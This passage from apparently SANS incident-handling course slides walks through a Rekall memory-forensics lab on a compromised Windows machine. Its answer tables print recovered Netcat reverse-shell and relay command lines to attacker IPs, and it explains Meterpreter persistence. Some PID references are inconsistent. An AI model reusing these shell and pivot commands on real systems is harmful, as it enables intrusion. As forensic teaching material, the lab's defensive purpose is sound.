- **dlllist**: This module shows a list of DLLs loaded by a given process. It also shows the command-line invocation of each process, a highly useful capability when the attacker is using in-depth Windows command-line skills.
- **netscan**: This module shows all active listening UDP and TCP ports and connections.
- **filescan**: This module shows a list of all files that each process has open.
- **pedump**: This module dumps the executable code associated with a given process into an EXE file, so that it can be analyzed separately. This feature is very helpful if the analyst doesn't have a copy of the file system from which the memory dump was taken.
- **procmemdump**: This module dumps the memory of a particular process chosen by the Rekall user. Instead of looking through all of memory, the analysis can focus on just this given process.
- **modules**: This Rekall module shows the device drivers loaded by the Windows machine from which the dump was created. It also reveals related SYS files.

Numerous other modules are available for download and most of them are listed at the URL on the slide.



To start Rekall, you need to first establish the proper Python environment and other variables:

```
$ source /home/tools/rekall/bin/activate
```

Next, you need to start the Rekall interpreter while invoking the memory image we want to analyze:

```
(recall)$ rekal -f /home/tools/504_memory_ex/memimage.dd
```

Rekall: Viewing Network Connections


Memory Analysis

- Using Rekall's "netstat" module, we can display a list of active network connections at the time the memory dump was acquired:

```
[1] memimage.dd hh:mm:ss>  netstat
```

- Output is similar to the following command on a live Windows machine:

```
C:\> netstat -nao | find "ESTABLISHED"
```



Let's explore some of Rekall's modules in more detail to help you prepare to analyze a Windows memory dump in the next lab.

Rekall uses many of Microsoft's native commands for pulling data from a memory dump, and these same commands can be executed on a live Windows machine. Incident handlers should master the associated Windows commands for live systems so that they can analyze ephemeral artifacts in the field. We should also have knowledge of the roughly equivalent command in Rekall, so we can recover similar evidence back in the lab from captured memory dump files.

For example, to pull a list of network connections from a memory image file, we can run:

```
[1] memimage.dd hh:mm:ss>  netstat
```

We can see in the output the local IP address and port number, as well as the remote address and port number. Note that this output includes the PID of the process responsible for each connection, just like netstat's "-o" option.

In fact, the command that provides similar output on a live Windows machine is the following:

```
C:\> netstat -nao | find "ESTABLISHED"
```

Rekall: Viewing Processes


Memory Analysis

- Rekall's "pslist" module displays a list of running processes at the time the image was acquired

```
[1] memimage.dd hh:mm:ss>  pslist
```

- Output is similar to the following command on a live Windows machine:

```
C:\> wmic process get name,parentprocessid, processid
```



Next, to display a list of processes that were running at the time the memory dump was created, we can run the following:

```
[1] memimage.dd hh:mm:ss>  pslist
```

This output includes the PID, as well as the Parent PID (PPID) and the time each process was started.

Showing both the PID and PPID for each running process helps an analyst determine the process tree, seeing which processes started other processes to help target an investigation on an initial point of attack or infection.


To get similar information from a live Windows machine, you can run the following:

```
C:\> wmic process get name,parentprocessid,processid
```

Rekall: DLLs and Command Line — Memory Analysis

- Use Rekall's "dlllist" module to display a list of DLLs loaded by a process, as well as the command-line invocation of a running process:
  `[1] memimage.dd hh:mm:ss>` **`dlllist pid=[pid_num]`**
- Output is similar to the following commands on a live Windows machine:

```
C:\> tasklist /m /fi "pid eq [pid]"
C:\> wmic process where processid=[pid] get commandline
```



Other helpful features of Rekall are included in its dlllist module, invoked with the following command:

`[1] memimage.dd hh:mm:ss>` **`dlllist pid=[pid_num]`**

Here, we have provided the dlllist module a specific option (-p [pid]) to indicate which process we want to analyze. This invocation tells Rekall to determine the command-line invocation of the given process, plus a list of all DLLs that it has loaded.

To get similar information from a live Windows machine, we can run the WMIC and tasklist commands as follows:

For the command-line invocation of a process, run the following:
`C:\>` **`wmic process where processid=[pid] get commandline`**

For the list of DLLs loaded by every running process, we can use the following:
`C:\>` **`tasklist /m`**

For the list of DLLs loaded by a specific process, we can execute the following:
`C:\>` **`tasklist /m /fi "pid eq [pid]"`**

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - Rooty
   - Avatar and Alureon

Next, let's perform a lab in which we analyze a memory dump from a victim Windows machine that suffered an attack via application-level malware.

We use the Rekall tool to look at the memory dump from a Windows machine.

As we perform this analysis from a captured memory image, please try to keep in mind the equivalent commands and analogous analytic steps you'd use on a live Windows machine via the Windows command line. Although the lab is focused on using Rekall for analysis of memory dumps, it is also designed to remind you on a regular basis of the commands you can run to perform similar steps on a live Windows machine.

Your Challenge | Lab: Windows Attack

- Using Rekall to analyze the image in /home/tools/504_memory_ex/memimage.dd, determine what the attacker was doing on the compromised system by answering the following questions:
  1. Which processes are communicating with other machines on the network?
  2. Which processes did the attacker likely run?
  3. Is the attacker using the machine to pivot, and if so, how, and to which other systems is he/she pivoting?
  4. Which suspicious process seems to be the root of all other suspicious activity on the compromised system?
  5. Which built-in Windows commands would you use if you were doing the same analysis on a live Windows system instead of a memory dump file?

You will analyze the memory capture file in /home/tools/504_memory_ex/memimage.dd to try to determine what an attacker might have done to this machine and other nearby systems.

Your goal is to answer the following questions (you might want to dog-ear this page so you can easily flip back to populate it with your answers).

1. Which processes are communicating with other machines on the network (process name and PID)?

   _____

2. Which processes did the attacker likely run (process name and PID)?

   _____

3. Is the attacker using the machine to pivot, and if so, how, and to which other systems is he/she pivoting?

   _____

4. Which suspicious process seems to be the root of all other suspicious activity on the compromised system?

   _____

5. Which built-in Windows commands would you use if you were doing the same analysis on a live Windows system?

   _____

   _____

   _____

   _____

Hint: First Populate This Connection Table

Lab: Windows Attack

PID	PPID	Name	Remote IP	Remote Port

As a hint, you might find it useful to start by populating the Connection Table provided in the slide. When this table is filled, you will have answered Question 1 and significantly started Question 2.

Another Hint: Then Populate This Process Table

Lab: Windows Attack

PID	PPID	Name	Command-Line Invocation

For another hint, after you finish populating the Connection Table on the previous slide, you then might want to populate the Process Table on this slide.

Start by copying over the information for processes you have on the Connection Table, and then use Rekall to analyze processes and fill in the blanks, especially the PPID and Command-Line Invocation fields. You should also look for other, related processes the attacker might have invoked.

Pay special attention to process relationships indicated by the Parent Process ID (PPID).

Answers Follow...

Lab: Windows Attack

- There are many ways to approach this analysis
- The following slides highlight one such approach, based on filling out the tables included earlier as hints
- Feel free to work through the challenge on your own...
- ...Or, if you prefer, follow along with these slides for each step


If you want, you may try to answer our challenges on your own, running Rekall to populate the tables and answer the questions.

Alternatively, we have included all of the steps you could apply in answering our challenge on the next few slides. Instead of working on the challenge on your own, you can feel free to simply follow along with these steps by flipping to the next page. The choice is up to you.

Even if you do work on the challenge on your own without looking at our approach on the next few slides, you should come back and walk through the following slides to verify that you found the various artifacts from that image.

Identify Processes by Connection (1) | Lab: Windows Attack

- Determine which processes are communicating on the network using the Rekall "netstat" module
- Use the Rekall "pslist" module to cross -reference the PIDs associated with established network connections with the list of running processes to determine the name of each process associated with each connection
- Also record the Parent PID of each process, because you'll need it soon (PPID is the fourth column of Rekall process output)



To start Rekall, we need to first establish the proper Python environment and other variables:

```
$ source /home/tools/rekall/bin/activate
```

Next, we need to start the Rekall interpreter while invoking the memory image we want to analyze:

```
(recall)$ rekal -f /home/tools/504_memory_ex/memimage.dd
```

Now, let's display the network connections:

```
[1] memimage.dd hh:mm:ss>  netstat
```

Here, of particular interest to us, we can see the Process IDs (PIDs), remote addresses, and remote ports.

You might want to write this information in the Connection Table from the "Hints" slides (or, you can flip to the next slide, where all of the information has been filled out for you).

The roughly equivalent Windows command to find such information on a live system is:


```
C:\> netstat -nao | find "ESTABLISHED"
```

You don't run that command here for the lab. Instead, we're just showing you how to map a Rekall feature to a live Windows machine, so that you can answer Question 5 later.

You might note that the Connection Table is still missing two fields: the Parent Process ID (PPID) and the process name. We get that information next.

Identify Processes by Connection (2)

Lab: Windows Attack



PID	PPID	Name	Remote IP	Remote Port
408	3600	nc.exe	192.168.49.145	5555
1428	496	metsvc.exe	192.168.49.145	40206
1744	3600	nc.exe	192.168.49.145	6000
3600	2516	hot_pics.exe	192.168.49.145	80
1748	2124	nc.exe	192.168.49.137	6000

Next, to finish populating our Connection Table, we need the Parent Process ID and Name for each process communicating across the network. We can get this by taking the PID from the connection output and looking up the various processes using Rekall with its pslist module:

```
[1] memimage.dd hh:mm:ss>  pslist
```

Feel free to add this information to the Connections Table for each process there, or just verify the Connection Table included on this slide.

Again, for Question 5, the roughly equivalent command for this task on a live running Windows machine is:


```
C:\> wmic process get name,parentprocessid,processid
```

This table answers Question 1: "Which processes are communicating with other machines on the network?"

Determine Command-Line Invocations | Lab: Windows Attack

- Next, we have to dive deeper and determine each process's command-line invocation using Rekall's "dlllist" module, paying particular attention to the Netcat instances
- For each process in our table, run:

```
[1] memimage.dd hh:mm:ss>  dlllist pid=[pid_num]
```



Next, let's start working on Question 2: "Which processes did the attacker likely run (process name and PID)?" For this, we need to fill out our Process Table.

On the Hints slides, copy the information from your Connections Table to the Process Table.

We now need to populate the Command-Line Invocation column of the Process Table. We can get that information by running Rekall with the dlllist module, pulling information for each process we're interested in using the syntax as follows:

```
[1] memimage.dd hh:mm:ss>  dlllist pid=1744
```

Run this command for each of the processes we have in our Process Table. Look for the "Command line :" indication for each running process, and place this information in the Process Table from the "Hints" section, or simply turn to the next slide to see it filled out for you.

For Question 5, the rough equivalent of this command on a live Windows machine is:

```
C:\> wmic process where processid=[pid] get commandline
C:\> tasklist /m /fi "pid eq [pid]"
```

Determining Command Invocations | Lab: Windows Attack

- Here is a table showing the command-line invocations:

PID	PPID	Name	Command-Line Invocation
408	3600	nc.exe	nc.exe -n 192.168.49.145 5555 –e cmd.exe
1428	496	metsvc.exe	C:\Users\Bob\AppData\Local\Temp\QaPbOnFoABrCI\metsvc.exe" service
1744	3600	nc.exe	nc.exe -n 192.168.49.145 6000 –e ncrelay.bat
3600	2516	hot_pics.exe	"C:\Users\Bob\Desktop\hot_pics.exe"
1748	2124	nc.exe	c:\nc.exe –n 192.168.49.137 6000

This PPID isn't included anywhere else … we should analyze it.

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 36

Here is our filled-out Process Table so far.


We can already start to see how the various processes are related to each other. PID 2516 (which happens to be the Windows explorer.exe GUI) created PID 3600, which, in turn, created PID 408 and 1744. We come back to the metsvc.exe process in a moment.

There is one interesting process referred to here as a PPID that is unaccounted for so far: PPID 2124, which is the parent of a Netcat client (PID 1748). Where did this one come from? We should investigate more details of PID 2124.

The Missing Link (1)

Lab: Windows Attack

- Most of our processes are linked together in a reasonable fashion
  - Two nc.exe's are children of PID 3600, hot_pics.exe
  - The hot_pics.exe is a child of PID 2516, which is explorer.exe
- You might notice that one of the Netcat processes has a PPID that isn't in our table (nc.exe with a PID of 1748 has a PPID of 2124)
- Let's use Rekall to look up this process (PID 2124) and add it to our table



Let's take inventory of what we have so far.

We have two nc.exe processes (PID 1744 and 408), which are children of PID 3600 that is called "hot_pics.exe." This process itself is a child of PID 2516, which is the Windows explorer.exe process.

We have another nc.exe process (PID 1748) that has a PPID of 2124, which isn't in our table yet. We need to learn more about it. Let's use Rekall to do so:

```
[1] memimage.dd hh:mm:ss>  dlllist pid=2124
```

Here, we can see that the parent process of the nc.exe (PID 1748) is a cmd.exe shell (PID 2124), which was invoked to run a command (cmd /c). The command that it is running is ncrelay.bat. This sounds like it might be a Netcat relay of some sort.

On a live Windows machine, the commands you'd use to pull this same kind of information are:

```
C:\> wmic process where processid=1896 get name,parentprocessid,processid
```

Or, if you want to more closely mimic the Rekall command used with Linux grep, you could run:

```
C:\> wmic process get name,parentprocessid,processid | find "2124"
```

And, to get the command-line invocation information, you could run:

```
C:\> wmic process where processid=2124 get commandline
```

The Missing Link (2)

Lab: Windows Attack

- The process with PID of 1748 is an artifact of Netcat used with the –e [command] syntax to invoke something else
- Instead of running the process, Netcat executes the specified command using "cmd /c [command]"
- This command shell was spawned by Netcat's -e option, and it spawned another Netcat
- PID 1744 (nc.exe) → PID 2124 (cmd /c) → PID 1748 (nc.exe)

So, why do we have a cmd /c that is a parent process of a Netcat client? This is an artifact of the way Netcat on Windows, used with the –e option, executes another program. Rather than forking a process or running the program directly, Netcat actually launches the given executable by running a cmd shell with a /c option to make it run a command, followed by the program specified after –e.

In other words, PID 1744 was a Netcat process invoked with a –e option to run ncrelay.bat. To invoke that bat file, PID 2124 (nc.exe) ran a cmd shell (PID 2124). This cmd shell then invoked another Netcat process (PID 1748), making a client-to-client Netcat relay. We look at these Netcat instances in more detail shortly.

The Missing Link (3)

Lab: Windows Attack

- Here is the updated table:

PID	PPID	Name	Command-Line Invocation
408	3600	nc.exe	nc.exe -n 192.168.49.145 5555 –e cmd.exe
1428	496	metsvc.exe	C:\Users\Bob\AppData\Local\Temp\QaPbOnFoABrCI\metsvc.exe" service
1744	3600	nc.exe	nc.exe -n 192.168.49.145 6000 –e ncrelay.bat
3600	2516	hot_pics.exe	"C:\Users\Bob\Desktop\hot_pics.exe"
1748	2124	nc.exe	c:\nc.exe –n 192.168.49.137 6000
2124	1744	cmd.exe	cmd /c ncrelay.bat


Looking at this table, we can get an idea of which processes launched other processes. The hot_pics.exe process (PID 3600) launched nc.exe (PID 408) and nc.exe (PID 1744). This latter nc.exe launched a cmd.exe (PID 2124), which itself launched another nc.exe (PID 1748).

We have, in effect, pieced together the process tree stemming from hot_pics.exe.

But, what are these Netcat processes doing? Let's look at those command-line invocations in more detail, which will give us insight into Question 3: "Is the attacker using the machine to pivot, and if so, how, and to which other systems is he/she pivoting?"

Netcat Activity — Lab: Windows Attack

- What are the three Netcat instances doing?
  - nc.exe -n 192.168.49.145 5555 –e cmd.exe
    - PID 408 is making a reverse shell connection to port 5555 on 192.168.49.145, which is likely under the attacker's control
  - nc.exe -n 192.168.49.145 6000 –e ncrelay.bat
    - PID 1744 is the first piece of a client-to-client relay, presumably because the attacker is unable to listen on the compromised host (firewall might block inbound)
    - This piece is connecting to port 6000 on 192.168.49.145 and connecting that to whatever machine the Netcat invocation in ncrelay.bat connects to
  - c:\nc.exe –n 192.168.49.137 6000
- PID 1748 (child of PID 2124, which is a child of PID 1744) is the second piece of the client-to-client relay, connecting the first piece to port 6000 on 192.168.49.137



The first of our nc.exe processes (PID 408) is a Netcat client making a reverse shell connection to 192.168.49.145 on TCP port 5555. It's executing a cmd.exe shell for the attacker, shoveling that shell back to a machine the attacker likely controls.

The second nc.exe process (PID 1744) is being used as a client to connect to the same attacker machine, but on TCP port 6000. It is then being used to execute (-e) a file called "ncrelay.bat."

The third nc.exe process (PID 1748) is likely running from the ncrelay.bat file, making it the second piece of a client-to-client Netcat relay the attacker has built on the machine. How do we know this process is the second piece of the relay and not an arbitrary connection? PID 1748 is the child of PID 2124, a cmd shell. PID 2124 itself is a child of PID 1744, which is the second nc.exe process. In other words, this third nc.exe is a descendant of the second nc.exe, and is therefore likely a part of the relay. We discussed these client-to-client relays for Linux in 504.3 during the Netcat lab. They are also described on the Netcat cheat sheet on the course USB.

Now that we've deciphered the Netcat relay, we can see that the attacker is using it to pivot between 192.168.49.145 and 192.168.49.137, relaying data between the machines using TCP port 6000 on each box. The attacker might do this because he or she cannot listen on a port on the victim machine, or accept an incoming connection. It is possible that a firewall on the victim is blocking inbound access for the attacker, but allows outbound access.

This analysis answers Question 3: "Is the attacker using the machine to pivot, and if so, how, and to which other systems is he/she pivoting?" The answer is "Yes," and the systems are shown in the slide.

The Common Enemy

Lab: Windows Attack

- Where did all of these Netcats come from?
- We recorded the parent process of each network-connected process in our tables ... what is the ultimate common parent process?
- From our table, each Netcat can be traced back to PID 3600, hot_pics.exe
- Studying the process list, this process has an earlier launch time than any of the attacker's other processes

Now, we move on to Question 4: "Which suspicious process seems to be the root of all other suspicious activity on the compromised system?"

Based on our Process Table, it appears that all of the malicious processes can be traced back to PID 3600, which is hot_pics.exe, a pretty suspicious name for a process.

Looking at the pslist output of Rekall, we can also see that this process had an earlier launch time than any of the other malicious processes on the machine.

What Is hot_pics.exe?

Lab: Windows Attack


- The process "hot_pics.exe" (PID 3600) seems to be the root of all suspicious activity on this box, so let's take a closer look at it
- From our table, we can see its PPID is 2516, which is explorer.exe
  - That's the Windows GUI and file explorer
  - This indicates the victim likely launched it directly by double-clicking on it
  - Perhaps due to a phishing and/or social engineering attack
- It is also the parent of a metsvc.exe which is odd, because there are two of them (1428 and 3772)
  - Looks like a launch of a second session to maintain persistence as a service because the 3772 traces its parentage back to 496 (services.exe)
  - 496 (services.exe) -> 1428 (metsvc.exe) -> 3772 (metsvc-server)
- Let's analyze the DLLs loaded by metsvc-server, keeping an eye out for anything suspicious

Although hot_pics.exe is interesting, it appears to not be the only malware on the system. Right after hot_pics.exe was launched, there was another suspect process metsvc.exe launched by hot_pics.exe. Then, shortly after the first metsvc.exe was started by hot_pics.exe, another metsvc.exe was started. But, this time the second one was started by services.exe.

From this, it appears the attacker created a second metsvc.exe, which is now a full service on the target system. Why would an attacker do this?

Attackers often will create a separate persistence mechanism separate from initial exploitation. The reason for this is insurance. Often, initial malware processes are attached to something like a browser or some other exploited third-party application. When the exploited application dies, so does the attackers access. For example, in this scenario, if the target system were to be rebooted, the hot_pics.exe backdoor would die. But, because the attacker took the time to create and register a service (metsvc.exe), the attacker would get his or her access back once the system rebooted and started its services.

Let's take a look at this service and the corresponding server in more detail.



Run the following command to look at the DLLs loaded into PID 3772 (metsvc-server.exe):

```
[1] memimage.dd hh:mm:ss>  dlllist pid=3772
```

Look through the output. You will see many "normal" DLLs, including ntdll.dll and kernel32.dll. In a real case, you might want to research these DLLs, or compare them to what is included on a similarly built Windows machine.


From the victim memory dump, one DLL in particular is suspicious: metsrv.dll. This is the DLL associated with the Metasploit Meterpreter.

A-ha! The suspicious process, metsvc-server.exe, contains an embedded copy of the Meterpreter. The attacker must have used it as a second persistence mechanism.

It should be noted that some versions of Metasploit include a Meterpreter that does not show up as registered DLLs in a DLL list (using an injection technique called "Reflective DLL injection" as opposed to the older "patchup method" for injecting a DLL). But, this attacker used a version of Metasploit where the Meterpreter is indeed visible as a registered DLL associated with the malicious process. For example, is there a msvcrt.dll in hot_pics.exe?

What Else Is the Attacker Doing? Lab: Windows Attack

- Now that we have determined the common parent of the suspicious processes, let's search for any other processes that are running from the same parent
  - Then, we determine the command-line invocation of any new processes discovered



Before closing out this investigation, we should also look to see whether there are any more child processes the attacker kicked off from the Meterpreter. They would have a PPID of 2132 (one of hot_pics.exe shells), so let's run Rekall to see whether there are any other processes with a PPID of 2132 besides our already-known Netcat processes. We can see this by looking at the process list from the pslist or pstree modules in Rekall.

